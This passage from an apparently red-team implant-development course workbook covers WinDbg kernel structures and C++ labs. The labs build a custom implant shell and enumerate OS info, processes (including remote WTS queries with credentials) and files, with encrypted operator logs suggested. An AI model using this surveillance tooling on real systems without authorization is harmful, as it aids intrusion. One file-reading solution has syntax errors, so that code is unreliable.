[+0x008] SsHandle         : 0xffffffffffffffff [Type: void *]
[+0x010] InLoadOrderModuleList [Type: _LIST_ENTRY]
[+0x020] InMemoryOrderModuleList [Type: _LIST_ENTRY]
[+0x030] InInitializationOrderModuleList [Type: _LIST_ENTRY]
[+0x040] EntryInProgress  : 0x0 [Type: void *]
[+0x048] ShutdownInProgress : 0x0 [Type: unsigned char]
[+0x050] ShutdownThreadId : 0x0 [Type: void *]
```

You may notice that some of the structures are of type `_LIST_ENTRY`. This is just another structure that looks like the following:

Debugger command

```
dt nt!_LIST_ENTRY
```

Command output

```
kd> dt nt!_LIST_ENTRY
+0x000 Flink            : Ptr64 _LIST_ENTRY
+0x008 Blink            : Ptr64 _LIST_ENTRY
```

This `_LIST_ENTRY` structure is how Windows implements a doubly linked list.

TEB

While in a process context and in the context of one of its threads, you can use the `dx` command to view the current process' `TEB` for the current thread that is executing. Here is the command: `dx @$teb`. Here is a snippet of the command's output.

Debugger command

```
dx @$teb
```

Command output

```
kd> dx @$teb
@$teb                 : 0x91b159b000 [Type: _TEB *]
    [+0x000] NtTib            [Type: _NT_TIB]
    [+0x038] EnvironmentPointer : 0x0 [Type: void *]
    [+0x040] ClientId         [Type: _CLIENT_ID]
    [+0x050] ActiveRpcHandle  : 0x0 [Type: void *]
    [+0x058] ThreadLocalStoragePointer : 0x22aad4256e0 [Type: void *]
    [+0x060] ProcessEnvironmentBlock : 0x91b159a000 [Type: _PEB *]
    [+0x068] LastErrorValue   : 0x0 [Type: unsigned long]
    [+0x06c] CountOfOwnedCriticalSections : 0x0 [Type: unsigned long]
```

EPROCESS

This is a kernel structure and is seen at a high level when you issue the `dx @$curprocess` command. You can explore the structure more when you start displaying its type with `dx` or `dt` commands. The `dx ((nt!_EPROCESS*) <the address of the process>)` command should give you all of the fields for the structure. Here is a snippet of the command's output.

Debugger command

```
dx ((nt!_EPROCESS*) 0xffff830b25fa5080)
```

Command output

```
kd> dx ((nt!_EPROCESS*) 0xffff830b25fa5080)
((nt!_EPROCESS*) 0xffff830b25fa5080)                 : 0xffff830b25fa5080 [Type: _EPROCESS *]
    [+0x000] Pcb              [Type: _KPROCESS]
    [+0x438] ProcessLock      [Type: _EX_PUSH_LOCK]
    [+0x440] UniqueProcessId  : 0x1f88 [Type: void *]
    [+0x448] ActiveProcessLinks [Type: _LIST_ENTRY]
    [+0x458] RundownProtect   [Type: _EX_RUNDOWN_REF]
    [+0x460] Flags2           : 0x200d080 [Type: unsigned long]
```


ETHREAD

This is a kernel structure and is seen at a high level when you issue the `dx @$curthread` command. You can explore the structure more when you start displaying its type with `dx` or `dt` commands. The `dx (*((nt!_ETHREAD *) <the address of the thread>))` command should give you all of the fields for the structure. Here is a snippet of the command's output.

Debugger command

```
dx -r1 (*((ntkrnlmp!_ETHREAD *)0xffff830b255d5080))
```

Command output

```
kd> dx -r1 (*((ntkrnlmp!_ETHREAD *)0xffff830b255d5080))
(*((ntkrnlmp!_ETHREAD *)0xffff830b255d5080))                 [Type: _ETHREAD]
    [+0x000] Tcb              [Type: _KTHREAD]
    [+0x430] CreateTime       : {133186182350120679} [Type: _LARGE_INTEGER]
    [+0x438] ExitTime         : {-137391081958216} [Type: _LARGE_INTEGER]
    [+0x438] KeyedWaitChain   [Type: _LIST_ENTRY]
    [+0x448] PostBlockList    [Type: _LIST_ENTRY]
    [+0x448] ForwardLinkShadow : 0x0 [Type: void *]
    [+0x450] StartAddress     : 0x7ffa9bf82630 [Type: void *]
    [+0x458] TerminationPort  : 0x0 [Type: _TERMINATION_PORT *]
    [+0x458] ReaperLink       : 0x0 [Type: _ETHREAD *]
    [+0x458] KeyedWaitValue   : 0x0 [Type: void *]
    [+0x460] ActiveTimerListLock : 0x0 [Type: unsigned __int64]
    [+0x468] ActiveTimerListHead [Type: _LIST_ENTRY]
    [+0x478] Cid              [Type: _CLIENT_ID]
```

Back to Kernel Context

When you are finally done being in a user-mode process, you can issue the `.process /p /r 0` command to go back to the system context.

Debugger command

```
.process /p /r 0
```

Command output

```
kd> .process /p /r 0
    Implicit process is now ffff830b`2029d040
```

Congratulations

Congrats! You are now armed with enough basic knowledge of remote kernel debugging. You can create log files of your debugger sessions, enumerate processes, break and continue execution, examnine processes contexts and threads, as well as find exported functions from DLLs. Everything covered in this bootcamp is barely scratching the surface as there is so much more that can be done. For the purposes of this class, you now have the foundational knowledge that will aid you with troubleshooting the execution of labs.

Lab 1.10: ShadowCraft

Background

This bootcamp challenge has you creating a custom Windows shell where you can interact with the shell locally on the Test VM. Custom Windows shells are great for getting started with implant development and understanding what Windows APIs can be used to replace command-line commands like `whoami`, `reg query`, `echo`, `netstat`, `net user`, and so many more. As the course progresses, you will be adding more and more features to your custom shell at the end of each section. Eventually, you will add in remote capabilities so you can interact with the Test VM from your Dev VM.

> **Unguided**
>
> **Please note, this is meant to be an unguided lab so a fully working solution will not be provided. Hints will be offered along with a general introduction to the Visual Studio solution file that holds the skeleton of the custom shell.**

Objectives

- Understand the basics of making a custom shell.
- Add registry enumeration.
- Deploy the shell to the Test VM.

Lab Preparation

> **VMs Needed**
>
> **This lab is to be completed in your 670 Windows Dev and Test VMs.**

1. Launch Visual Studio
    - Open the `Day1-Bootcamp\WindowsShell\WindowsShell.sln` file in VS.
2. From the solution explorer window, open `main.cpp`.
3. The `main.cpp` has but one purpose: kick off the shell by calling `BeginShell`.
4. `BeginShell` is implemented in the `Useful.cpp` source file, which is where your work begins.

Lab Walk-through and Orientation

The WindowsShell solution file houses several source files. Some of the files have been prepped for you to allow you to focus on the core part of the bootcamp: implementing custom shell commands. A shell has several commands that are baked into it so they are core to the program. If your shell were to ever get caught then they would have whatever features you baked into it; something to think about as you develop your shell. Additional features could be reflectively loaded as DLLs or similar feature. The `BeginShell` function is commented to explain what has been implemented thus far. Your task is to implement functions that directly relate to what was covered during this section.

- The only functions that are currently supported are `help` and `exit`.
- The naming conventions for functions is `Run` followed by the intended purpose.
  - Like `RunCommand` to spawn a new `cmd.exe` process or `RunChangeDirectory` to change directories.
  - If you were to create a regwalker function, consider naming it `RunRegEnum` or similar.
- From the skeleton code provided, add in the functionality from what we covered in this section.

Transfer to the Test VM

Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder. Once moved over, run the tool and troubleshoot any errors that are generated.

Lab 2.1: OS Info

Background

Gathering OS information could be vital for your operation's objectives. There are a number of methods that can be leveraged to retrieve this information and this lab will focus on one of those methods. Information gathering on a system can be the lengthiest part of a red team operation especially if it is a stage the operators love doing. You can develop numerous methods to aid with that stage, but first we are going to look at enumerating information about the OS itself.

APIs Used

- `GetNativeSystemInfo`

Objectives

- Gather version and build information.
- Properly use the `SYSTEM_INFO` structure.
- Determine major, minor, and build info.
- Determine number of processors.
- Determine page size.
- Determine processor type.
- Determine minimum and maximum process addresses.

Lab Preparation

> **VMs Needed**
>
> **This lab is to be completed in your 670 Windows Dev and Test VMs.**

1. Launch Visual Studio.
   - Open the `OSInfo` solution file.
   - The solution holds the `OSInfo.cpp` source file, which contains the `main` function. Inside of the `main` function is where your work begins.
   - There are **TODO** comments that describe what is to be done.
2. TODO #1
   - Create a variable of type `SYSTEM_INFO`.
3. TODO #2
   - Use `KUSER_SHARED_DATA` to find major, minor, and build info.

4. TODO #3
    - Use the `GetNativeSystemInfo` API.
5. TODO #4
    - Fill in the `printf` statements with the appropriate data.
6. Build
    - Build the solution and monitor the Output window for build status. Resolve errors if you have any.

> **Stuck?**
>
> ***If you become stuck, you can proceed to review the TODO Solutions.***

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Run the program and observe any runtime errors. Troubleshoot as necessary.

TODO Solutions

TODO #1

- Properly use the `SYSTEM_INFO` structure.

```
SYSTEM_INFO sysinfo;
```

TODO #2

- Use `KUSER_SHARED_DATA` to find major, minor, and build info.

```
//
// KUSER_SHARED_DATA
//
PBYTE KSharedData = (PBYTE)0x7ffe0000;

//
// major.minor, build
//
*(PULONG)(KSharedData + 0x26c), *(PULONG)(KSharedData + 0x270), *(PULONG)(KSharedData +
0x260)
```

TODO #3

- Use the GetNativeSystemInfo().

```
GetNativeSystemInfo(&sysinfo);
```

TODO #4

- Use the printf function to print the gathered data.

Determine number of processors

```
sysinfo.dwNumberOfProcessors
```

Determine page size

```
sysinfo.dwPageSize
```

Determine processor type

```
sysinfo.dwProcessorType
```

Determine minimum and maximum process addresses

```
sysinfo.lpMinimumApplicationAddress
sysinfo.lpMaximumApplicationAddress
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Lab Key Takeaways

- Understanding how to use `GetNativeSystemInfo` API
- Take an initial look into the massive `KUSER_SHARED_DATA` structure and how to type cast the information stored in memory

Lab Enhancements

- Explore the `KUSER_SHARED_DATA` struct more
  - Is there more information that could be pulled from it?
  - What information might be beneficial for gathering information about your target?
- Instead of printing everything out to the terminal, write it out to a log file.
  - Can you encrypt the content's log file so that nobody but you can make sense of it?

Lab 2.2: ProcEnum

Background

A process enumeration feature can be used in more than just a host survey tool. Implementing a feature for killing processes, injecting into processes, etc. would all rely on process enumeration. Seeing what processes are mapped into memory can indicate what defenses, if any, are present, or how busy a user is on the target. Many native applications already enumerate processes like Task Manager. Process enumeration is not a malicious behavior by any means.

APIs Used

- `EnumProcesses`

Objectives

- Become familiar with the EnumProcesses API.
- Understand the limitations of EnumProcesses.
- Determine the number of processes.

Lab Preparation

> **VMs Needed**
>
> **This lab is to be completed in your 670 Windows Dev and Test VMs.**

1. Launch Visual Studio.
   - Open the `ProcEnum` solution file.
   - The solution holds the `ProcEnum.cpp` source file, which contains the `main` function. Inside of the `main` function is where your work begins.
   - There are **TODO** comments that describe what is to be done.
2. TODO #1
   - Make the call to `EnumProcesses` passing in the correct arguments.
3. TODO #2
   - Error check your call.
4. TODO #3
   - Determine the process count.
   - You will have to do some math here.

5. Build
    - Build the solution and monitor the Output window for build status. Resolve errors if you have any.

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

- Run the executable from the command line
- Sample output

Command line

```
C:\Tools\Labs\Day2-Labs> ProcEnum.exe
```

Notional results

```
C:\Tools\Labs\Day2-Labs> ProcEnum.exe
This program will enumerate processes using EnumProcesses
[DEBUG INFO] Module: ProcEnum function: wmain build time: 17:15:02 build date: Nov 24
2021

PID 0
PID 4
PID 352
PID 448
PID 564
PID 572
PID 636
PID 712
PID 720
PID 828
PID 852
PID 876
PID 884
PID 976
PID 1020
PID 472
PID 776
PID 1052
PID 1100
PID 1108
PID 1188
PID 1232
PID 1252
PID 1340
PID 1404
PID 1448
PID 1576
```

Stuck?

If you become stuck, you can proceed to review the TODO Solutions.

TODO Solutions

TODO #1

```
//
// TODO #1 - make the call
//

bResult = EnumProcesses(dwProcList, sizeof(dwProcList), &dwRealSize);
```

TODO #2

```
//
// TODO #2 - error check your call
//
if (!bResult)
{
    return ResolveErrorCode("[!] EnumProcesses: ", GetLastError());
}
```

TODO #3

```
//
// TODO #3 - determine the actual count
//
dwCount = dwRealSize / sizeof(DWORD);
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Lab Key Takeaways

- The EnumProcesses API can be used to quickly and easily enumerate processes, but you are severely lacking on the amount of detailed information needed. The best way to get that detailed information about a process is to obtain a process handle to it. From there, you'd then be able to query modules, threads, and possibly terminate the process.

Lab Enhancements

- Is it possible to call this function twice where the first time is done just to get the buffer size required to hold the list of PIDs?
  - The second call would be done with the real size.
- Look up the `OpenProcess` API and see how you could implement it.
  - Add the ability to obtain the image name.
  - Add the ability to enumerate modules in a process (stay with the Enum* family of APIs).
- Instead of printing everything out to the terminal, write it out to a log file.
  - Can you encrypt the content's log file so that nobody but you can make sense of it?

Lab 2.3: CreateToolhelp

Background

Obtaining only a list of PIDs is not incredibly useful unless you follow that up with additional API calls like `OpenProcess` so you can gather more information about each PID. Sometimes you need to gather more information, like the name of the image, the parent PID, etc., without having to obtain a process handle to each process. This is where creating a process snapshot can come into play. The API creates a snapshot in time for the processes that are mapped into memory when you called the API. You can enumerate processes in this snapshot very easily by calling a few extra APIs. The `CreateToolhelp32Snapshot` API is perhaps one of the most commonly used APIs by malware authors today.

APIs Used

- `CreateToolhelp32Snapshot`
- `Process32FirstW`
- `Process32NextW`

Structures of Interest

`tagPROCESSENTRY32W`

```
typedef struct tagPROCESSENTRY32W
{
    DWORD   dwSize;
    DWORD   cntUsage;
    DWORD   th32ProcessID;          // this process
    ULONG_PTR th32DefaultHeapID;
    DWORD   th32ModuleID;           // associated exe
    DWORD   cntThreads;
    DWORD   th32ParentProcessID;    // this process's parent process
    LONG    pcPriClassBase;         // Base priority of process's threads
    DWORD   dwFlags;
    WCHAR   szExeFile[MAX_PATH];    // Path
} PROCESSENTRY32W;
typedef PROCESSENTRY32W *  PPROCESSENTRY32W;
typedef PROCESSENTRY32W *  LPPROCESSENTRY32W;
```

Objectives

- Become familiar with the APIs used in the lab.
- Understand the elements in the `PROCESSENTRY32W` structure.
- Understand the limitations of this API.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.
   - Open the `CreateToolhelp` solution file.
   - The solution holds the `CreateToolhelp.cpp` source file, which contains the `main` function. Inside of the `main` function is where your work begins.
   - There are **TODO** comments that describe what is to be done.
2. TODO #1
   - Create the `HANDLE` variable for the snapshot and name it `hSnapshot`.
   - Do not forget to initialize it.
3. TODO #2
   - Make the call to create the snapshot.
   - Save the return value in the `hSnapshot` variable.
   - Error check the call.
4. TODO #3
   - Make the call to get the information about the first process in the snapshot.
   - The call will be placed inside of the `if()` statement for easier error checking.
5. TODO #4
   - The `do/while` loop needs to be completed.
   - The `wprintf` statements need to be completed to display the Image Name, PID, and PPID of each process.
   - The `while()` portion should determine whether to break condition. Be sure to call the proper function here.
6. Build
   - Build the solution and monitor the Output window for build status. Resolve errors if you have any.

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

- Run the executable from the command line
- Sample output

Command line

```
C:\Tools\Labs\Day2-Labs> CreateToolhelp.exe
```

Notional results

```
C:\Tools\Labs\Day2-Labs> CreateToolhelp.exe

This program will enumerate processes using CreateToolhelp32 APIs
[DEBUG INFO] Module: CreateToolHelp, function: wmain,
build time: 05:57:24, build date: Nov 25 2021
Image Name                      PID      PPID
===================       =======   =======
[System Process]                  0         0
System                            4         0
smss.exe                        352         4
[..SNIP..]
svchost.exe                    1232       712
```

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.

TODO Solutions

TODO #1

- Create the handle variable for the snapshot and initialize it.

```
HANDLE hSnapshot = INVALID_HANDLE_VALUE;
```

TODO #2

- Make the call to create the snapshot.

```
hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
```

TODO #3

- Gather the information from the first process in the snapshot.
- Place the call inside the `if()` statement.

```
if ( !Process32First( hSnapshot, &pe32 ) )
{
    //...
}
```

TODO #4

- Complete the `do/while` loop and the `wprintf` calls.

```
do
{
    wprintf(L"%-20.19s", pe32.szExeFile);
    wprintf(L"%9d", pe32.th32ProcessID);
    wprintf(L"%9d\n", pe32.th32ParentProcessID);
} while (Process32NextW(hSnapshot, &pe32));
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Lab Key Takeaways

- The `CreateToolhelp` API can be used for more than just process enumeration; you can enumerate threads and modules as well. This lab just shows one of those features. Feel free to explore the other features on your own time.

Lab Enhancements

- Write the output to a file on disk; think of it like a log file.
- Modify the logic to look for a certain process and, if found, will return its PID.
- Can you terminate a process of interest with this method?
- Once you find a process of interest, see if you can enumerate its loaded modules.
- Instead of printing everything out to the terminal, write it out to a log file.
    - Can you encrypt the content's log file so that nobody but you can make sense of it?

Lab 2.4: WTSEnum

Background

Sometimes you just need another way to do the same thing. This could be due to the red team needing to emulate a different threat actor who is using different APIs to enumerate processes or because you are trying to use non-popular APIs. This API is very robust and can be used on not only local targets but also remote targets that have Windows Terminal Services enabled; think Remote Desktop and similar. It is not unheard of to find systems where RDP or WTS is enabled, and if that is the case, take advantage of it.

APIs Used

- `WTSEnumerateProcesses`
- `WTSEnumerateProcessesEx`
- `WTSOpenServer`
- `WTSFreeMemory`
- `WTSFreeMemoryEx`
- `LogonUser`
- `ImpersonateLoggedOnUser`

Structures of Interest

`_WTS_PROCESS_INFOW`

```
typedef struct _WTS_PROCESS_INFOW {
    DWORD SessionId;
    DWORD ProcessId;
    LPWSTR pProcessName;
    PSID pUserSid;
} WTS_PROCESS_INFOW, * PWTS_PROCESS_INFOW;
```

`_WTS_PROCESS_INFO_EXW`

```
// the extended structure
typedef struct _WTS_PROCESS_INFO_EXW {
    DWORD SessionId;
    DWORD ProcessId;
    LPWSTR pProcessName;
    PSID pUserSid;
    DWORD NumberOfThreads;
    DWORD HandleCount;
    DWORD PagefileUsage;
    DWORD PeakPagefileUsage;
    DWORD WorkingSetSize;
    DWORD PeakWorkingSetSize;
    LARGE_INTEGER UserTime;
    LARGE_INTEGER KernelTime;
} WTS_PROCESS_INFO_EXW, * PWTS_PROCESS_INFO_EXW;
```

Objectives

- Become familiar with the APIs used in the lab.
- Understand the elements in the `WTS_PROCESS_INFOW` and `WTS_PROCESS_INFO_EXW` structures.
- Explore the API's remote features.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio
    - Open the `WTSEnum` solution file.
    - The solution holds several source files, but the one of interest for this lab is the `HelperApis.cpp` source file.
    - There are **TODO** comments that describe what is to be done.
2. TODO #1
    - Make the variable `procInfo` using the proper structure for this version.
3. TODO #2
    - Make the call inside an `if()` statement.
4. TODO #3
    - Free the memory using the appropriate function for this version.

5. TODO #4
    • Make the variable `procInfoEx` using the proper structure for this version.
6. TODO #5
    • Make the attempt to create a remote connection.
7. TODO #6
    • Make the call inside the `if()` statement.
8. TODO #7
    • Close the server handle.
9. TODO #8
    • Free the memory using the appropriate function for this version.
10. TODO #9
    • Make the local call inside the `if()` statement.
11. TODO #10
    • Free the memory using the appropriate function for this version.
12. Build
    • Build the solution and monitor the Output window for build status. Resolve errors if you have any.

> **Stuck?**
>
> ***If you become stuck, you can proceed to review the TODO Solutions.***

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Lab Execution and Troubleshooting

Local Example on the Test VM

Command line

```
C:\Tools\Labs\Day2-Labs> WTSEnum.exe
```

Notional results

```
[DEBUG_INFO] WTSEnum, using WTSEnumerateProcessesEx method
Making a local query...
ImageName                  [  PID] [Threads] [Handles] [Session] [UserName            ]
==================================================================================
                          [    0] [       2] [       0] [       0] [                    ]
System                     [    4] [     161] [    2213] [       0] [                    ]
Registry                   [   92] [       4] [       0] [       0] [ NT AUTHORITY\SYSTEM]
smss.exe                   [  356] [       2] [      53] [       0] [ NT AUTHORITY\SYSTEM]
csrss.exe                  [  460] [      12] [     382] [       0] [                    ]
csrss.exe                  [  540] [      13] [     370] [       1] [                    ]
wininit.exe                [  548] [       2] [     169] [       0] [ NT AUTHORITY\SYSTEM]
winlogon.exe               [  640] [       4] [     288] [       1] [ NT AUTHORITY\SYSTEM]
services.exe               [  764] [       5] [     364] [       0] [ NT AUTHORITY\SYSTEM]
lsass.exe                  [  772] [       8] [    1223] [       0] [ NT AUTHORITY\SYSTEM]
svchost.exe                [  888] [      14] [    1144] [       0] [ NT AUTHORITY\SYSTEM]
fontdrvhost.exe            [  912] [       6] [      36] [       0] [                    ]
```

Example against the Dev VM

We run the program by targeting the IP address of your Dev VM, so be sure to take note of it because it will most likely not be the same as what is in the example below.

Command line

```
C:\Tools\Labs\Day2-Labs> WTSEnum.exe 192.168.103.162 sec670 useruser
```

Notional results

```
C:\Tools\Labs\Day2-Labs> WTSEnum.exe 192.168.103.162 sec670 useruser

This program will query the target for processes using the WTS* functions:
[DEBUG_INFO] Module: WTSEnum, function: wmain, time: 21:17:24, DATE: Dec  6 2022
[DEBUG_INFO] WTSEnum, using WTSEnumerateProcesses method

[..SNIP..]

Validating remote target: 192.168.103.162
[DEBUG_INFO] WTSEnum, using WTSEnumerateProcessesEx method
Running remote query...
Attempting to make remote connection to target: 192.168.103.162
[+] Successfully opened remote server
ImageName            [  PID] [Threads] [Handles] [Session] [UserName            ]
==================================================================================
System               [    4] [    150] [   2630] [      0] [                    ]
Secure System        [   56] [      0] [      0] [      0] [                    ]
Registry             [  112] [      4] [      0] [      0] [                    ]
smss.exe             [  356] [      2] [     53] [      0] [                    ]
csrss.exe            [  476] [     11] [    514] [      0] [                    ]

[..SNIP..]

There were 132 processes discovered
===================
Done!
===================
```

RPC Error

There are a few errors you might see during this lab: 5, and 1722. You should know what 5 is by now, but 1722 you should feed to `GetLastError`. What it indicates is the remote machine isn't participating in Windows Terminal Services at that moment. Read Enabling WTS

Command line

```
C:\Tools\Labs\Day2-Labs> WTSEnum.exe 192.168.103.162 sec670 useruser
```

Notional results

```
[STATUS] Validating remote target: 192.168.103.162
[DEBUG_INFO] WTSEnum, using WTSEnumerateProcessesEx method
[INFO] Running remote query...
[INFO] Attempting to make remote connection to target: 192.168.103.162
[+] Successfully opened remote server
[ERROR] WTSEnumerateProcessesExW failed with error: 1722
[INFO] Closing server handle
[ERROR] Better fix your code
```

After following the guidance in the Enabling WTS resource, you can run the program again and view the results. This time, you should not be met with the 1722 error as you were before.

Command line

```
C:\Tools\Labs\Day2-Labs> WTSEnum.exe 192.168.103.162 sec670 useruser
```

Notional results

```
Validating remote target: 192.168.103.162
[DEBUG_INFO] WTSEnum, using WTSEnumerateProcessesEx method
Running remote query...
Attempting to make remote connection to target: 192.168.103.162
[+] Successfully opened remote server
ImageName            [  PID] [Threads] [Handles] [Session] [UserName             ]
===================================================================================
csrss.exe            [  736] [      13] [     423] [       1] [                     ]
winlogon.exe         [  804] [       3] [     305] [       1] [                     ]
fontdrvhost.exe      [  556] [       5] [      40] [       1] [                     ]
dwm.exe              [ 1144] [      16] [    1107] [       1] [                     ]
vm3dservice.exe      [ 3496] [       4] [     142] [       1] [                     ]
sihost.exe           [ 1228] [      12] [     694] [       1] [                     ]
svchost.exe          [ 5152] [       5] [     328] [       1] [                     ]
svchost.exe          [ 5212] [       2] [     145] [       1] [                     ]
```

TODO Solutions

TODO #1

```
PWTS_PROCESS_INFOW procInfo;
```

TODO #2

```
if (!WTSEnumerateProcessesW(
        WTS_CURRENT_SERVER_HANDLE,
        0,
        1,
        &procInfo,
        &dwCount ) )
{
    return FALSE;
}
```

TODO #3

```
WTSFreeMemory(procInfo);
```

TODO #4

```
PWTS_PROCESS_INFO_EX procInfoEx = NULL;
```

TODO #5

```
hServerHandle = WTSOpenServerW(pServerName);
```

TODO #6

```
if (!WTSEnumerateProcessesExW(
        hServerHandle,
        &dwLevel,
        WTS_ANY_SESSION,
        (LPWSTR*)&procInfoEx,
        &dwCount ) )
{
    return FALSE;
}
```

TODO #7

```
WTSCloseServer(hServerHandle);
```

TODO #8

```
WTSFreeMemoryExW(WTSTypeProcessInfoLevel1, procInfoEx, dwCount);
```

TODO #9

```
if (!WTSEnumerateProcessesEx(
        WTS_CURRENT_SERVER_HANDLE,
        &dwLevel,
        WTS_ANY_SESSION,
        (PWSTR*)&procInfoEx,
        &dwCount ) )
{
    return FALSE;
}
```

TODO #10

```
WTSFreeMemoryExW(WTSTypeProcessInfoLevel1, procInfoEx, dwCount);
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Lab Key Takeaways

- It is great to know how to perform process enumeration using methods that are not very common, even in malware families.

Lab Enhancements

- Try the lab targeting a remote computer, perhaps your Dev VM.
  - Did it work? Why or why not?
  - What was the error that was given back to you, if any?
- Troubleshoot your errors and try again.

- Would it make sense to have a single function process the results of the APIs?
  - Currently, each WTS* call implements its own logic to process the results.
  - Change it to have a single function process the results regardless of the query.
- Instead of printing everything out to the terminal, write it out to a log file.
  - Can you encrypt the content's log file so that nobody but you can make sense of it?

Lab 2.5: FileFinder

Background

Enumerating directories can be an important feature to implement as it can reveal files that a red team operator might wish to pull down for further analysis. It could also aid in obtaining awareness as to what the target system might be used for on a daily/ weekly basis. Internally, Windows is enumerating directories constantly; so much so, that there is a dedicated Windows subsystem to cache search results so drivers don't have to waste precious time querying the hard drive each and every time a folder is opened. For this lab, you will explore the APIs involved with directory enumeration. Also, know there are several ways of doing this enumeration.

APIs Used

- `StringCchLength`
- `StringCchCopy`
- `FindFirstFile`
- `FindNextFile`
- `FindClose`
- `FileTimeToSystemTime`

Objectives

- Become familiar with the main APIs involved with enumerating directories.
- Become familiar with the data structures related to the APIs being used.
- Display the information to the terminal window for the user.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.
    - Open the `FindFile` solution file.
    - The `main.cpp` source file contains the main function and also has all of the **TODO** statements in the form of comments.
    - Each statement holds a description of the task at hand.
2. TODO #1
    - Kick off the work with the `FindFirstFile` call.

- Don't forget to perform your error checking.
- Once done, start the `do/while` loop.

3. TODO #2

- Obtain a file's size.
- There are several ways to do this:
  - There are the high and low parts of a file's size.
  - There is also the full size in a quad part.
- Grab all of it and place the data in the appropriate variables:
  - `__int64 fullFileSize`
  - `LARGE_INTEGER fileSize`

4. TODO #3

- Convert the file's creation time into something more manageable
- System time would be a good choice

5. TODO #4a and 4b

- 4a
  - Inside the `do/while` loop, make a check to see if the current entry is a directory.
  - If it is, print the following information about that entry:
    - Creation time
    - Its name
- 4b
  - If it is not a directory then print out the following information:
    - Creation time
    - Filename
    - Size

6. TODO #5

- Look for the file of interest (you can create a test file to find just for this lab)
- Once found, open the file for reading and print the contents to the terminal
- Close the file

7. TODO #6

- Close out the file search handle.

8. Build

- Build the project and monitor the output window for any build errors.

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Run the program and observe any runtime errors. Troubleshoot as necessary.

Lab Execution Example

```
PS C:\670\Labs\Day2-Labs\FindFile\x64\Release> .\FindFile.exe C:\670\Labs\Day1-Labs\CallMeMaybe\*
This program will enumerate a directory
[*] FindFile was built on Mon Jan  3 00:42:15 2022

Mode                 CreationTime         Length Name
----                 ------------         ------ ----
<DIR>           01/01/2022  13:30              0 .
<DIR>           01/01/2022  13:30              0 ..
<DIR>           01/01/2022  13:30              0 .git
<DIR>           01/01/2022  13:30              0 CallMeMaybe
<--->           21/11/2021  15:10           1454 CallMeMaybe.sln
<DIR>           01/01/2022  13:30              0 Release
<DIR>           01/01/2022  13:30              0 x64
```

Stuck?

If you become stuck, you can proceed to review the TODO Solutions.

TODO Solutions

TODO #1

```
hSearchHandle = FindFirstFileW(fileName.GetBuffer(), &findData);
// error check
if (INVALID_HANDLE_VALUE == hSearchHandle)
{
    return ResolveErrorCode("[!] FindFirstFileW: ", GetLastError());
}
```

TODO #2

```
fileSize.HighPart = findData.nFileSizeHigh;
fileSize.LowPart  = findData.nFileSizeLow;
fullFileSize      = fileSize.QuadPart;
```

TODO #3

```
if (!FileTimeToSystemTime(&findData.ftCreationTime, &creationTime))
{
    return ResolveErrorCode("[!] FileTimeToSystemTime: ", GetLastError());
}
```

TODO #4a and 4b

```
if (FILE_ATTRIBUTE_DIRECTORY & findData.dwFileAttributes)
{
    wprintf(L"%-14s  %02d/%02d/%02d  %02d:%02d         %6lld %-20s\n",
        L"<DIR>",
        creationTime.wDay, creationTime.wMonth, creationTime.wYear,
        creationTime.wHour, creationTime.wMinute,
        fullFileSize,
        findData.cFileName);
}
else
{
    // TODO #4b - print information about the file
    //
    wprintf(L"%-14s  %02d/%02d/%02d  %02d:%02d         %6lld %-20s\n",
        L"<>",
        creationTime.wDay, creationTime.wMonth, creationTime.wYear,
        creationTime.wHour, creationTime.wMinute,
        fullFileSize,
        findData.cFileName);
}
```

TODO #5

```
//
// string compare the current file name and open for read access
//
if (0 == _wcsicmp(DoomedFile.c_str(), findData.cFileName))
{
    Message.Format(_T("[+] Found the file!\n"));
    utils::PrettyPrint(LIGHTGREEN_COLOR, Message);
    std::vector<BYTE> lpBuffer(4096);
    DWORD pdwBytesRead = 0UL;

    //
    // open for read
    auto hFile = CreateFileA(
        findData.cFileName
        GENERIC_READ,
        FILE_SHARE_READ,
        nullptr,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL
        nullptr
    );

    //
    // read the contents to a buffer
    auto bRet = ReadFile(
        hFile,
        lpBuffer,
        lpBuffer.size(),
        &pdwBytesRead,
        nullptr
    );
    if (!bRet)
    {
        printf("ReadFile failed with error: 0x%08x \n", GetLastError());
    }

    //
    // dump the contents
    printf("contents: \n %s", lpBuffer);

    //
    // close file handle
    CloseHandle(hFile);

    continue;
}
```

TODO #6

```
FindClose(hSearchHandle);
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Lab Key Takeaways

- Enumerating a directory is pretty straightforward.
- There are only three key functions and one important struct.

Lab Enhancements

- Modify the program code so that it truly becomes a find file program.
    - Instead of displaying everything in a folder, only show info about the file the user passed at the command line.
- Does it make sense to have everything in `main()` ?
    - Break it out so that `main()` is only around 50 lines of code or less.
- Show additional information to the user.
